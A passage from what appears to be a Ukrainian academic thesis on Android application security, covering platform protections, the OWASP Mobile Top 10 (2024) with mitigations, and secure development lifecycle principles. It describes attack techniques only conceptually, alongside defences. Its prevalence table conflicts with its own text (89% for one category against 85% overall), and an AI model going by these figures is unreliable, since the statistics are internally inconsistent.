1. Цілісність додатку (чи є APK оригінальним з Google Play).
2. Цілісність пристрою (чи не є пристрій рутованим або модифікованим).
3. Цілісність ліцензії (чи має користувач ліцензію на додаток).

Android забезпечує захист мережових комунікацій на кількох рівнях.

Починаючи з Android 7.0, розробники можуть декларативно налаштовувати політику мережевої безпеки додатку через XML-конфігурацію:

1. Довірені центри сертифікації (CA).
2. Certificate pinning для захисту від атак типу man-in-the-middle.
3. Дозвіл або заборона незашифрованого трафіку (cleartext traffic).
4. Налаштування для налагодження (debug overrides).

Android 9 впровадив підтримку Private DNS – шифрованого DNS, що захищає DNS-запити від перехоплення та модифікації.

Для захисту приватності користувача Android 10 впровадив рандомізацію MAC-адреси при скануванні Wi-Fi мереж та підключенні до них, що ускладнює відстеження пристрою.

Android підтримує множину біометричних модальностей для автентифікації користувача:

1. Відбиток пальця.
2. Розпізнавання обличчя.
3. Сканування райдужної оболонки ока.

BiometricPrompt API, впроваджений в Android 9, надає уніфікований інтерфейс для біометричної автентифікації:

1. Class 3 (Strong).
2. Class 2 (Weak).
3. Class 1.

Class 3 (Strong) – для операцій високого ризику.

Class 2 (Weak) – для зручного розблокування екрану.

Class 1 – для базового розблокування без криптографічних гарантій.

Отже, архітектура безпеки Android представляє собою комплексну багаторівневу систему захисних механізмів, що охоплює всі аспекти функціонування мобільної платформи, від апаратного рівня до прикладних інтерфейсів. Розуміння цих механізмів є критично важливим для аналізу безпеки Android-додатків та виявлення потенційних вразливостей.

1.2 Класифікація загроз та вразливостей мобільних додатків

Open Web Application Security Project (OWASP) є міжнародною організацією, що спеціалізується на підвищенні безпеки програмного забезпечення. Заснована у 2001 році, організація об'єднує тисячі експертів з кібербезпеки, розробників та дослідників з усього світу, які спільно працюють над створенням відкритих стандартів, методологій, інструментів та освітніх матеріалів у сфері безпеки додатків.

Найбільш відомим проєктом OWASP є OWASP Top 10 – періодично оновлюваний перелік найкритичніших ризиків безпеки веб-додатків, який став де-факто галузевим стандартом для оцінки та пріоритезації загроз. За аналогією з цим успішним проєктом, у 2014 році було започатковано OWASP Mobile Top 10, спеціалізований перелік, що фокусується на унікальних ризиках безпеки, притаманних мобільним додаткам.

Мобільні платформи створюють специфічний контекст безпеки, що суттєво відрізняється від традиційних веб-додатків чи десктопного програмного забезпечення. Мобільні пристрої характеризуються постійним підключенням до мереж різного рівня довіри, наявністю численних сенсорів (GPS, камера, мікрофон, акселерометр), зберіганням великих обсягів персональних даних, а також специфічними механізмами взаємодії між додатками. Ці особливості породжують унікальні вектори атак, що вимагають спеціалізованого підходу до аналізу та класифікації загроз [36].

Перша версія OWASP Mobile Top 10 була опублікована у 2014 році та відображала ландшафт загроз того періоду. Наступне суттєве оновлення відбулося у 2016 році, коли список було переглянуто з урахуванням нових тенденцій у сфері мобільної безпеки та накопиченого досвіду аналізу реальних інцидентів.

У 2024 році OWASP представив оновлену версію Mobile Top 10, яка відображає сучасний стан загроз та враховує еволюцію мобільних платформ, зміни у підходах до розробки та нові вектори атак. Оновлення списку базується на аналізі реальних даних про вразливості, зібраних від організацій-партнерів, результатах досліджень безпеки та експертних оцінках спільноти OWASP.

Порівняння версій OWASP Mobile Top 10 (2016 та 2024)

Позиція	OWASP Mobile Top 10 (2016)	OWASP Mobile Top 10 (2024)
M1	Improper Platform Usage	Improper Credential Usage
M2	Insecure Data Storage	Inadequate Supply Chain Security
M3	Insecure Communication	Insecure Authentication/Authorization
M4	Insecure Authentication	Insufficient Input/Output Validation
M5	Insufficient Cryptography	Insecure Communication
M6	Insecure Authorization	Inadequate Privacy Controls
M7	Client Code Quality	Insufficient Binary Protections
M8	Code Tampering	Security Misconfiguration
M9	Reverse Engineering	Insecure Data Storage
M10	Extraneous Functionality	Insufficient Cryptography

Як видно з таблиці, оновлена версія 2024 року суттєво переглядає пріоритети загроз. Зокрема, на перше місце виходять проблеми з управлінням обліковими даними, з'являється нова категорія безпеки ланцюга постачання, а також посилюється увага до приватності користувачів. Ці зміни відображають реальну динаміку ландшафту загроз та зростаючу складність екосистеми мобільної розробки.

M1: Неналежне використання облікових даних:

Категорія M1 охоплює вразливості, пов'язані з неправильним поводженням з обліковими даними у мобільних додатках. Ця категорія посідає перше місце через критичність наслідків та широку поширеність проблем такого типу.

Типові прояви вразливості:

Жорстке кодування облікових даних (hardcoded credentials) залишається однією з найпоширеніших помилок розробників. API-ключі, секретні токени, паролі сервісних облікових записів та інші чутливі дані часто розміщуються безпосередньо у вихідному коді додатку, конфігураційних файлах або ресурсах. Зловмисники можуть легко витягти ці дані шляхом декомпіляції APK-файлу та аналізу коду.

Небезпечне зберігання облікових даних користувача включає збереження паролів у відкритому вигляді, використання слабких механізмів обфускації замість надійного шифрування, зберігання токенів доступу у незахищених локаціях (SharedPreferences без шифрування, зовнішнє сховище, логи).

Передача облікових даних через небезпечні канали – відправлення паролів та токенів у параметрах URL, незашифрованих HTTP-запитах або через механізми міжпроцесної комунікації без належного захисту.

Реальні приклади:

У 2023 році дослідники компанії CloudSEK виявили понад 3200 мобільних додатків, що містили жорстко закодовані ключі API Twitter (нині X), що потенційно дозволяло зловмисникам отримати доступ до облікових записів користувачів. Серед вразливих додатків були застосунки з мільйонами завантажень.

Аналіз популярних фінансових додатків виявив випадки зберігання PIN-кодів та паролів у SharedPreferences з використанням простого кодування Base64, що не забезпечує жодного реального захисту від витягування даних на рутованих пристроях [17].

Рекомендації щодо запобігання:

Для захисту облікових даних слід використовувати Android Keystore для зберігання криптографічних ключів та чутливих даних з апаратною підтримкою. Секрети, необхідні для роботи додатку, повинні зберігатися на сервері та отримуватися через захищені канали після автентифікації. Токени доступу повинні мати обмежений термін дії та підтримувати механізм відкликання.

M2: Неналежна безпека ланцюга постачання:

Ця нова категорія у версії 2024 року відображає зростаючу залежність мобільних додатків від сторонніх компонентів – бібліотек, SDK, фреймворків та сервісів. Сучасний мобільний додаток може містити десятки або сотні залежностей, кожна з яких є потенційним вектором атаки.

Складові ризику ланцюга постачання:

Вразливості у сторонніх бібліотеках становлять значну частину загального профілю ризику додатку. Популярні бібліотеки з відкритим кодом регулярно

стають об'єктами досліджень безпеки, і виявлені вразливості публікуються у базах даних CVE (Common Vulnerabilities and Exposures). Додатки, що використовують застарілі версії бібліотек, успадковують усі відомі вразливості.

Шкідливі SDK та рекламні бібліотеки можуть збирати надмірну кількість даних про користувачів, відстежувати їх поведінку або містити приховані шкідливі функції. Деякі SDK, що позиціонуються як легітимні інструменти аналітики чи монетизації, насправді здійснюють несанкціонований збір даних.

Компрометація репозиторіїв та систем збірки – атаки на інфраструктуру розробки можуть призвести до впровадження шкідливого коду у легітимні бібліотеки. Типовими прикладами є атаки типу *dependency confusion* та *typosquatting*, коли зловмисники створюють шкідливі пакети з назвами, схожими на популярні бібліотеки.

Приклад інциденту:

У 2022 році було виявлено, що популярний рекламний SDK, інтегрований у тисячі Android-додатків, збирав та передавав на сервери в Китаї детальну інформацію про пристрої користувачів, встановлені додатки та історію браузера без належного інформування користувачів [49].

Заходи протидії:

Організації повинні впровадити процес управління залежностями, що включає регулярне сканування на відомі вразливості (за допомогою інструментів типу OWASP Dependency-Check, Snyk, Dependabot), аудит сторонніх SDK перед інтеграцією, моніторинг оновлень безпеки та своєчасне оновлення компонентів.

М3: Небезпечна автентифікація/авторизація:

Категорія М3 об'єднує вразливості, пов'язані з механізмами підтвердження ідентичності користувачів (автентифікація) та контролем їх доступу до ресурсів та функцій (авторизація). У версії 2024 року ці дві раніше окремі категорії об'єднані, оскільки на практиці вони тісно пов'язані.

Типові вразливості автентифікації:

Слабкі механізми локальної автентифікації включають використання коротких PIN-кодів без обмеження спроб введення, відсутність затримки між

спробами автентифікації, можливість обходу біометричної автентифікації через fallback на слабкий пароль.

Недоліки серверної автентифікації охоплюють прийняття слабких паролів, відсутність багатофакторної автентифікації для чутливих операцій, вразливості у механізмах відновлення паролю, небезпечна реалізація "запам'ятати мене", передача токенів сесії у небезпечний спосіб.

Вразливості OAuth та OpenID Connect включають неналежну валідацію `redirect_uri` (що дозволяє атаки перехоплення коду авторизації), використання застарілого `implicit flow` замість `authorization code flow` з PKCE, недостатня перевірка токенів на стороні клієнта.

Типові вразливості авторизації:

Insecure Direct Object Reference (IDOR) – можливість доступу до об'єктів інших користувачів шляхом маніпуляції ідентифікаторами. Наприклад, зміна параметра `user_id=123` на `user_id=124` у запиті API може надати доступ до даних іншого користувача.

Порушення авторизації на стороні клієнта – виконання перевірок доступу лише на стороні мобільного додатку без дублювання на сервері. Зловмисник може обійти клієнтські перевірки, безпосередньо викликаючи API.

Горизонтальна та вертикальна ескалація привілеїв – можливість користувача з низькими привілеями отримати доступ до функцій або даних, призначених для інших користувачів того ж рівня (горизонтальна) або для користувачів з вищими привілеями, наприклад адміністраторів (вертикальна) [38].

Практичний приклад:

Дослідження безпеки популярного додатку для обміну повідомленнями виявило, що API дозволяв отримати список контактів будь-якого користувача, знаючи лише його телефонний номер, без будь-якої автентифікації.

M4: Недостатня валідація вводу/виводу:

Ця категорія охоплює вразливості, що виникають через неналежну перевірку даних, які додаток отримує від користувачів, зовнішніх систем або внутрішніх компонентів, а також даних, що виводяться або передаються далі.

Вектори атак через маніпуляцію вводом:

SQL-ін'єкції залишаються актуальною загрозою для мобільних додатків, що використовують локальні бази даних SQLite. Якщо додаток формує SQL-запити шляхом конкатенації рядків без параметризації, зловмисник може впровадити довільний SQL-код через поля введення.

Path Traversal (обхід шляху) – маніпуляція шляхами до файлів для доступу до файлів за межами передбаченої директорії. Використання послідовностей типу "../" у імені файлу може дозволити читання довільних файлів.

Cross-Site Scripting (XSS) у WebView – якщо мобільний додаток відображає ненадійний контент у компоненті WebView з увімкненим JavaScript, зловмисник може впровадити та виконати шкідливий JavaScript-код. Це особливо небезпечно, якщо WebView має доступ до нативних функцій через JavaScript-інтерфейси.

Command Injection – впровадження системних команд через дані користувача, що передаються до функцій виконання команд оболонки. Хоча це менш поширено в мобільних додатках, такі вразливості можуть існувати у додатках, що взаємодіють з нативними бінарними файлами.

Intent Injection – маніпуляція параметрами Intent для виклику непередбачених компонентів додатку або інших додатків з шкідливими даними.

Проблеми виводу даних:

Недостатнє екранування даних при відображенні може призвести до XSS-атак. Витік чутливої інформації через логи, повідомлення про помилки або відладочні інтерфейси. Небезпечна серіалізація даних, що може призвести до вразливостей десеріалізації.

Рекомендації:

Використання параметризованих запитів для всіх операцій з базами даних. Застосування білих списків (whitelist) для валідації вхідних даних. Екранування виводу відповідно до контексту (HTML, JavaScript, SQL). Обмеження функціональності WebView та ретельна валідація URL.

М5: Небезпечна комунікація:

Категорія М5 охоплює вразливості у механізмах мережевої взаємодії мобільних додатків. Мобільні пристрої часто підключаються до ненадійних мереж (публічні Wi-Fi точки), що робить захист комунікацій критично важливим.

Типові вразливості:

Використання незашифрованих протоколів – передача чутливих даних через HTTP замість HTTPS. Хоча сучасні версії Android за замовчуванням блокують cleartext-трафік, розробники можуть явно дозволити його у Network Security Configuration, що створює ризик перехоплення даних.

Неналежна валідація сертифікатів – прийняття будь-яких SSL/TLS-сертифікатів, включаючи самопідписані або недійсні. Це відкриває можливість для атак man-in-the-middle (MITM), коли зловмисник може перехоплювати та модифікувати трафік, підставляючи власний сертифікат.

Відсутність Certificate Pinning – без прив'язки до конкретних сертифікатів або публічних ключів сервера, додаток довіряє будь-якому сертифікату, виданому довіреним центром сертифікації. Зловмисник, що отримав контроль над пристроєм або встановив власний СА-сертифікат, може проводити MITM-атаки.

Використання застарілих версій TLS – підтримка SSL 3.0, TLS 1.0 або TLS 1.1, які мають відомі вразливості (POODLE, BEAST, тощо). Сучасні рекомендації вимагають використання TLS 1.2 або TLS 1.3.

Витік даних через мережеві кеші та логи – URL-адреси з чутливими параметрами можуть зберігатися в історії браузера, проксі-серверах або логах веб-сервера [46].

Приклад атаки:

Під час підключення до публічної Wi-Fi мережі зловмисник може розгорнути точку доступу з тією ж назвою (Evil Twin attack) та перехоплювати трафік. Якщо додаток не використовує certificate pinning, зловмисник може провести MITM-атаку, підставивши власний сертифікат, та отримати доступ до чутливих даних, облікових даних, токенів сесії, персональної інформації.

Механізми захисту:

Обов'язкове використання HTTPS для всіх з'єднань. Впровадження certificate pinning за допомогою Network Security Configuration або спеціалізованих бібліотек. Використання сучасних версій TLS (1.2+) з безпечними cipher suites. Уникнення передачі чутливих даних у URL-параметрах.

М6: Неналежний контроль приватності:

Нова категорія у версії 2024 року відображає зростаючу увагу до приватності користувачів та посилення регуляторних вимог (GDPR, CCPA, тощо). Вразливості цієї категорії пов'язані з неналежним поводженням з персональними даними.

Аспекти проблеми:

Надмірний збір даних (over-collection) – додатки часто збирають більше даних, ніж необхідно для виконання заявленої функціональності. Це порушує принцип мінімізації даних та створює додаткові ризики у разі витоку.

Недостатня прозорість – відсутність або неповнота інформації про те, які дані збираються, як вони використовуються, кому передаються та як довго зберігаються. Політики конфіденційності часто написані складною юридичною мовою та не відповідають реальній практиці.

Відсутність контролю для користувача – неможливість переглянути зібрані дані, відкликати згоду, видалити дані або обмежити їх використання.

Небезпечна обробка PII (Personally Identifiable Information) – персональні дані (ім'я, email, телефон, адреса, фінансова інформація) обробляються без належного захисту, зберігаються у незашифрованому вигляді, передаються третім сторонам без згоди.

Tracking та fingerprinting – використання унікальних ідентифікаторів пристрою, рекламних ID, збір характеристик пристрою для створення унікального "відбитка" з метою відстеження користувачів між додатками та сесіями [20].

Регуляторні наслідки:

Порушення вимог приватності може призвести до значних штрафів (до 4% глобального обороту за GDPR), репутаційних збитків та втрати довіри

користувачів. Видалення додатків з магазинів застосунків за порушення політик приватності стає все більш поширеною практикою.

M7: Недостатній захист бінарних файлів:

Ця категорія охоплює вразливості, що дозволяють зловмисникам аналізувати, модифікувати або клонувати мобільний додаток шляхом дослідження його бінарного коду.

Загрози:

Реверс-інжиніринг – декомпіляція та дизасемблювання додатку для вивчення його логіки, виявлення вразливостей, витягування секретів або алгоритмів. Android-додатки (APK) легко піддаються декомпіляції за допомогою інструментів типу jadx, apktool, dex2jar.

Модифікація коду (Code Tampering) – внесення змін до бінарного коду додатку з метою обходу захисту (видалення перевірок ліцензії, вимкнення реклами), впровадження шкідливої функціональності (викрадення даних, показ фішингових вікон) або створення піратських копій.

Клонування додатків – створення підроблених версій популярних додатків для фішингу, розповсюдження шкідливого програмного забезпечення або крадіжки користувачів.

Динамічний аналіз та інструментація – використання інструментів типу Frida, Xposed для модифікації поведінки додатку під час виконання: обхід SSL pinning, перехоплення функцій, маніпуляція даними.

Механізми захисту:

Обфускація коду за допомогою інструментів типу ProGuard, R8, DexGuard – ускладнює читання декомпільованого коду шляхом перейменування класів, методів та полів, видалення налагоджувальної інформації, шифрування рядків.

Виявлення модифікацій (Tamper Detection) – перевірка цілісності APK під час виконання, порівняння контрольних сум, верифікація підпису.

Anti-debugging – виявлення підключеного налагоджувача та реагування на спроби налагодження.

Root/Jailbreak Detection – виявлення модифікованого середовища виконання, що може свідчити про спроби аналізу або атаки.

Runtime Application Self-Protection (RASP) – комплексні рішення для захисту додатку під час виконання.

M8: Неправильна конфігурація безпеки:

Категорія M8 охоплює вразливості, що виникають через неправильне налаштування компонентів додатку, платформи або серверної інфраструктури.

Типові помилки конфігурації:

Експортовані компоненти без захисту – Activity, Service, Broadcast Receiver або Content Provider, оголошені як `exported="true"` без належних перевірок дозволів, можуть бути викликані іншими додатками. Це може призвести до витоку даних, виконання несанкціонованих дій або обходу автентифікації.

Небезпечні налаштування WebView – увімкнення JavaScript у WebView, що відображає ненадійний контент, використання `setAllowFileAccess(true)` та `setAllowFileAccessFromFileURLs(true)`, що дозволяє JavaScript-коду читати локальні файли, експорт JavaScript-інтерфейсів без обмежень.

Режим налагодження у продакшн-збірках – прапорець `android:debuggable="true"` у маніфесті дозволяє підключати налагоджувач до додатку, спрощуючи аналіз та атаки.

Дозвіл незашифрованого трафіку – `android:usesCleartextTraffic="true"` або відсутність обмежень у Network Security Configuration.

Неправильні дозволи на файли – створення файлів з режимом `MODE_WORLD_READABLE` або `MODE_WORLD_WRITEABLE` (застарілі API), зберігання чутливих даних на зовнішньому сховищі.

Небезпечні налаштування резервного копіювання – `android:allowBackup="true"` без шифрування дозволяє витягувати дані додатку через ADB backup.

Приклад:

Аналіз популярного банківського додатку виявив, що його Content Provider для доступу до даних транзакцій був експортований без перевірки дозволів. Будь-

який додаток на пристрої міг прочитати історію транзакцій користувача, просто викликавши цей Content Provider [32].

М9: Небезпечне зберігання даних:

Попри переміщення на дев'яту позицію у версії 2024 року, небезпечне зберігання даних залишається поширеною та критичною вразливістю мобільних додатків.

Вразливі локації зберігання:

SharedPreferences – механізм зберігання пар ключ-значення. За замовчуванням дані зберігаються у XML-файлах у приватній директорії додатку, але без шифрування. На рутованих пристроях ці дані легко витягуються. Навіть EncryptedSharedPreferences може бути скомпрометований при неправильному управлінні ключами.

SQLite бази даних – локальні реляційні бази даних часто містять чутливу інформацію (повідомлення, контакти, транзакції) у незашифрованому вигляді. Файли баз даних можуть бути витягнуті та проаналізовані.

Зовнішнє сховище (External Storage) – файли на SD-карті або у спільних директоріях доступні для читання всім додаткам з відповідним дозволом. Зберігання чутливих даних у цих локаціях є критичною помилкою.

Логи – системні логи (Logcat) до Android 4.1 були доступні всім додаткам. Хоча у сучасних версіях доступ обмежено, логування чутливих даних залишається поганою практикою, оскільки логи можуть бути витягнуті через ADB або при аналізі bug reports.

Кеш та тимчасові файли – WebView-кеш, кеш зображень, тимчасові файли можуть містити чутливу інформацію.

Буфер обміну (Clipboard) – копіювання паролів або інших чутливих даних у буфер обміну робить їх доступними для інших додатків.

Рекомендації:

Використання EncryptedSharedPreferences та SQLCipher для шифрування даних. Зберігання мінімально необхідного обсягу даних. Уникнення зовнішнього

сховища для чутливої інформації. Очищення буфера обміну після використання. Вимкнення логування у продакшн-збірках.

M10: Недостатня криптографія:

Категорія M10 охоплює вразливості, пов'язані з неправильним використанням криптографічних механізмів або використанням слабких криптографічних алгоритмів.

Типові помилки:

Використання застарілих алгоритмів – MD5 та SHA-1 для хешування (вразливі до колізій), DES та 3DES для шифрування (недостатня довжина ключа), RC4 (систематичні зміщення у потоці).

Власні криптографічні реалізації – спроби реалізувати криптографічні алгоритми самостійно замість використання перевірених бібліотек майже завжди призводять до вразливостей.

Неправильне використання алгоритмів – ECB режим для блочного шифрування (зберігає патерни у даних), статичний IV для CBC режиму, неправильна генерація ключів.

Жорстке кодування ключів – зберігання криптографічних ключів безпосередньо у коді додатку.

Недостатня довжина ключів – використання ключів недостатньої довжини (наприклад, RSA 1024 біт замість 2048+).

Відсутність автентифікації шифротексту – використання режимів шифрування без перевірки цілісності (CBC без HMAC), що робить можливими атаки типу padding oracle.

Сучасні рекомендації:

Використання AES-256 для симетричного шифрування, переважно у режимі GCM, що забезпечує автентифіковане шифрування. RSA-2048 або ECDSA для асиметричної криптографії. SHA-256 або SHA-3 для хешування. PBKDF2, bcrypt або Argon2 для деривації ключів з паролів. Використання Android Keystore для генерації та зберігання ключів з апаратним захистом [5].

Аналіз звітів провідних компаній у сфері мобільної безпеки демонструє масштаб проблем безпеки в екосистемі Android-додатків. За даними дослідження NowSecure 2023 року, понад 85% проаналізованих додатків мали принаймні одну вразливість з категорій OWASP Mobile Top 10.

Таблиця 1.3

Поширеність вразливостей за категоріями (узагальнені дані)

Категорія	Відсоток додатків з вразливістю
Небезпечне зберігання даних	76%
Небезпечна комунікація	68%
Недостатня криптографія	52%
Проблеми автентифікації	45%
Неправильна конфігурація	41%
Недостатній захист бінарного коду	89%

Ці дані свідчать про необхідність системного підходу до безпеки мобільних додатків, що включає як технічні заходи на етапі розробки, так і регулярний аудит безпеки існуючих додатків.

Важливо розуміти, що категорії OWASP Mobile Top 10 не є ізольованими, вони часто взаємопов'язані та можуть посилювати одна одну. Наприклад, небезпечне зберігання облікових даних (M1, M9) у поєднанні з недостатнім захистом бінарного коду (M7) дозволяє зловмиснику декомпілювати додаток, знайти місце зберігання даних та витягти їх. Неправильна конфігурація (M8) може відкрити доступ до компонентів, які використовують слабку криптографію (M10).

Ефективна стратегія безпеки повинна розглядати ці категорії комплексно, забезпечуючи багаторівневий захист (defense in depth), де компрометація одного рівня не призводить до повної компрометації системи.

1.3 Принципи та стандарти безпечної розробки мобільного програмного забезпечення

Концепція безпечного життєвого циклу розробки програмного забезпечення:

Традиційний життєвий цикл розробки програмного забезпечення (Software Development Life Cycle) охоплює послідовність етапів від концептуалізації ідеї до

виведення продукту з експлуатації. Класичні моделі SDLC – водоспадна, ітеративна, спіральна, Agile – фокусуються переважно на функціональних вимогах, термінах розробки та якості коду, при цьому питання безпеки часто розглядаються як другорядні або відкладаються на фінальні етапи проєкту.

Безпечний життєвий цикл розробки програмного забезпечення (Secure Software Development Life Cycle) представляє собою еволюцію традиційного підходу, де практики безпеки інтегруються на кожному етапі розробки – від початкового планування до супроводу та виведення з експлуатації. Ключова ідея SSDLC полягає у принципі "зсуву вліво" (shift left), що означає перенесення активностей з безпеки на якомога раніші етапи життєвого циклу.

Економічне обґрунтування SSDLC базується на дослідженнях вартості виправлення дефектів на різних етапах розробки. За даними Національного інституту стандартів і технологій США (NIST), вартість виправлення вразливості, виявленої на етапі експлуатації, може в 30-100 разів перевищувати вартість її усунення на етапі проєктування. Для мобільних додатків ця різниця може бути ще більш суттєвою, враховуючи витрати на оновлення через магазини додатків, репутаційні ризики та потенційні регуляторні санкції [30].

Впровадження SSDLC для мобільної розробки має свою специфіку, обумовлену особливостями мобільних платформ, моделями розповсюдження додатків та очікуваннями користувачів щодо приватності. Мобільні додатки функціонують у середовищі з підвищеними ризиками – пристрої можуть бути втрачені або викрадені, підключатися до ненадійних мереж, містити великі обсяги персональних даних. Водночас цикли оновлення мобільних додатків часто коротші, ніж для традиційного програмного забезпечення, що вимагає ефективної інтеграції практик безпеки у швидкі ітерації розробки.

Фундаментальні принципи безпечної розробки:

Безпечна розробка програмного забезпечення базується на наборі усталених принципів, сформульованих протягом десятиліть досвіду у сфері інформаційної безпеки. Ці принципи є універсальними та застосовними до будь-якого типу програмного забезпечення, включаючи мобільні додатки.

Принцип безпеки за проєктом (Security by Design):

Security by Design передбачає, що безпека розглядається як невід'ємна властивість системи з самого початку її проєктування, а не як надбудова, додана після завершення розробки. Архітектура системи повинна проєктуватися з урахуванням потенційних загроз, а безпекові механізми мають бути органічно вбудовані у дизайн системи.

Для мобільних додатків цей принцип означає, що вже на етапі проєктування архітектури необхідно визначити: які дані будуть оброблятися та який їх рівень чутливості, як буде реалізовано автентифікацію та авторизацію, які механізми захисту даних при зберіганні та передачі будуть використані, як додаток взаємодіятиме з операційною системою та іншими додатками.

Принцип найменших привілеїв (Principle of Least Privilege):

Цей принцип встановлює, що кожен компонент системи – процес, користувач, модуль – повинен мати лише ті права доступу, які мінімально необхідні для виконання його функцій, і не більше. Обмеження привілеїв зменшує потенційну шкоду у разі компрометації компонента.

У контексті Android-розробки принцип найменших привілеїв реалізується через систему дозволів. Додаток повинен запитувати лише ті дозволи, які дійсно необхідні для його функціонування. Запит надмірних дозволів не тільки створює додаткові ризики безпеки, але й викликає недовіру користувачів, знижуючи конверсію встановлень.

Принцип глибокого захисту (Defense in Depth):

Defense in Depth передбачає створення множинних рівнів захисту, де компрометація одного рівня не призводить до повної компрометації системи. Кожен рівень захисту діє незалежно та доповнює інші, створюючи ешелоновану оборону.

Для мобільного додатку глибокий захист може включати: валідацію вхідних даних на стороні клієнта та сервера, шифрування даних при передачі (TLS) та зберіганні, автентифікацію на рівні додатку та API, обфускацію коду для

ускладнення реверс-інжинірингу, виявлення рутованих пристроїв та модифікації середовища, моніторинг аномальної поведінки.

Принцип безпечних налаштувань за замовчуванням (Secure Defaults):

Система повинна бути налаштована безпечно "з коробки", без необхідності додаткової конфігурації користувачем. Небезпечні опції повинні вимагати явного увімкнення, а не вимкнення.

Приклади застосування для Android-додатків: за замовчуванням забороняти незашифрований мережевий трафік, вимагати строгу валідацію SSL-сертифікатів, не експортувати компоненти (Activity, Service) без явної необхідності, встановлювати мінімальні таймаути сесій.

Принцип мінімізації поверхні атаки (Attack Surface Reduction):

Поверхня атаки включає всі точки входу, через які зловмисник може спробувати атакувати систему. Мінімізація поверхні атаки передбачає видалення або обмеження доступу до непотрібних функцій, інтерфейсів та компонентів.

Для мобільних додатків це означає: видалення невикористовуваного коду та бібліотек, обмеження кількості експортованих компонентів, вимкнення налагоджувальних функцій у продакшн-збірках, мінімізація використання WebView та JavaScript-інтерфейсів [24].

Принцип розділення обов'язків (Separation of Duties):

Критичні операції повинні вимагати участі кількох незалежних суб'єктів або проходження кількох етапів верифікації. Це ускладнює здійснення зловмисних дій та зменшує ризик помилок.

У мобільних додатках цей принцип може реалізовуватися через багатофакторну автентифікацію для критичних операцій, розділення ролей у адміністративних функціях, вимогу підтвердження важливих дій.

Принцип відмови за замовчуванням (Fail Secure):

При виникненні помилки або виключної ситуації система повинна переходити у безпечний стан, а не у відкритий. Наприклад, при неможливості перевірити права доступу система повинна відмовити у доступі, а не надати його.

Застосування принципів безпеки у мобільній розробці

Принцип	Практичне застосування в Android
Security by Design	Моделювання загроз на етапі проектування, визначення архітектури безпеки
Least Privilege	Мінімальний набір дозволів, runtime permissions замість install-time
Defense in Depth	Шифрування + автентифікація + валідація + обфускація + моніторинг
Secure Defaults	usesCleartextTraffic="false", exported="false" за замовчуванням
Attack Surface Reduction	Видалення debug-коду, мінімізація експортованих компонентів
Separation of Duties	MFA для транзакцій, розділення адміністративних ролей
Fail Secure	Відмова в доступі при помилці автентифікації

Етапи безпечного життєвого циклу розробки:

SSDLC інтегрує практики безпеки на кожному етапі життєвого циклу розробки. Розглянемо детально кожен етап та відповідні активності з безпеки.

Етап 1: Планування та аналіз вимог (Requirements):

На цьому етапі формуються не лише функціональні, але й безпекові вимоги до додатку. Ключові активності включають:

1. Визначення вимог безпеки.
2. Класифікація даних.
3. Аналіз регуляторного середовища.

Визначення вимог безпеки – на основі бізнес-контексту, регуляторних вимог та аналізу ризиків формується перелік безпекових вимог. Для мобільного додатку це може включати вимоги до автентифікації (складність паролю, підтримка біометрії, MFA), вимоги до захисту даних (шифрування, термін зберігання), вимоги відповідності (GDPR, PCI DSS, галузеві стандарти), вимоги до аудиту та логування.

Класифікація даних – визначення типів даних, що оброблятимуться додатком, та їх рівнів чутливості. Це дозволяє застосовувати пропорційні заходи захисту, публічні дані, внутрішні дані, конфіденційні дані, персональні дані (РП), особливо чутливі дані (фінансові, медичні).

Аналіз регуляторного середовища – визначення застосовних законодавчих та галузевих вимог, GDPR для обробки персональних даних громадян ЄС, PCI DSS для обробки платіжних карток, HIPAA для медичних даних у США, локальне законодавство про захист персональних даних.

Етап 2: Проєктування (Design):

На етапі проєктування безпекові вимоги трансформуються у архітектурні рішення та дизайн системи.

Моделювання загроз (Threat Modeling) є ключовою активністю цього етапу. Моделювання загроз – це структурований процес ідентифікації потенційних загроз безпеці системи, оцінки їх ймовірності та впливу, та визначення контрзаходів. Популярні методології моделювання загроз включають:

1. STRIDE.
2. PASTA.
3. Attack Trees.

STRIDE – методологія Microsoft, що класифікує загрози за шістьма категоріями, Spoofing (підміна ідентичності), Tampering (модифікація даних), Repudiation (відмова від авторства), Information Disclosure (розкриття інформації), Denial of Service (відмова в обслуговуванні), Elevation of Privilege (підвищення привілеїв).

PASTA (Process for Attack Simulation and Threat Analysis) – ризик-орієнтована методологія, що складається з семи етапів та фокусується на бізнес-впливі загроз.

Attack Trees – графічне представлення можливих шляхів атаки на систему у вигляді дерева, де корінь – це мета атаки, а гілки – альтернативні способи її досягнення [43].

Для мобільних додатків моделювання загроз повинно враховувати специфічні вектори атак: атаки на пристрій (втрата, крадіжка, шкідливе ПЗ), атаки на мережу (MITM, перехоплення трафіку), атаки на додаток (реверс-інжиніринг, модифікація), атаки на серверну частину (API-вразливості), атаки на екосистему (компрометація сторонніх SDK).

Дизайн архітектури безпеки – на основі результатів моделювання загроз розробляється архітектура безпеки, що визначає: компоненти безпеки та їх взаємодію, механізми автентифікації та авторизації, криптографічні рішення, захист комунікацій, механізми логування та моніторингу.

Етап 3: Розробка (Development):

На етапі розробки безпекові вимоги та архітектурні рішення реалізуються у коді. Ключові практики включають:

1. Стандарти безпечного кодування.
2. OWASP.
3. Рецензування коду (Code Review).
4. Статичний аналіз безпеки коду (SAST).
5. Управління залежностями.

Стандарти безпечного кодування – організація повинна мати задокументовані стандарти безпечного кодування, специфічні для використовуваних мов програмування та платформ. Для Android-розробки такі стандарти повинні охоплювати: безпечне використання криптографії (рекомендовані алгоритми, робота з Keystore), валідацію та санітизацію вводу, безпечну роботу з даними (зберігання, передача), налаштування компонентів (permissions, exported flags), обробку помилок та виключень.

OWASP надає OWASP Mobile Application Security Verification Standard (MASVS) та Mobile Security Testing Guide (MSTG), які є детальними ресурсами для розробників мобільних додатків.

Рецензування коду (Code Review) – систематичний перегляд коду іншими розробниками або спеціалістами з безпеки для виявлення вразливостей та порушень стандартів. Безпекове рецензування коду повинно фокусуватися на критичних компонентах: автентифікації та авторизації, криптографії, обробці чутливих даних, взаємодії з зовнішніми системами.

Статичний аналіз безпеки коду (SAST) – автоматизований аналіз вихідного коду для виявлення потенційних вразливостей без виконання програми. Інструменти SAST інтегруються у середовище розробки та CI/CD пайплайни для

раннього виявлення проблем. Для Android-розробки популярними SAST-інструментами є: Android Lint (вбудований у Android Studio), MobSF (Mobile Security Framework), SonarQube з плагінами для мобільної розробки, Checkmarx, Fortify (комерційні рішення).

Управління залежностями – відстеження та оновлення сторонніх бібліотек, перевірка на відомі вразливості. Інструменти типу OWASP Dependency-Check, Snyk, Dependabot автоматизують цей процес.

Етап 4: Тестування (Testing):

Етап тестування є критичним для верифікації ефективності реалізованих заходів безпеки:

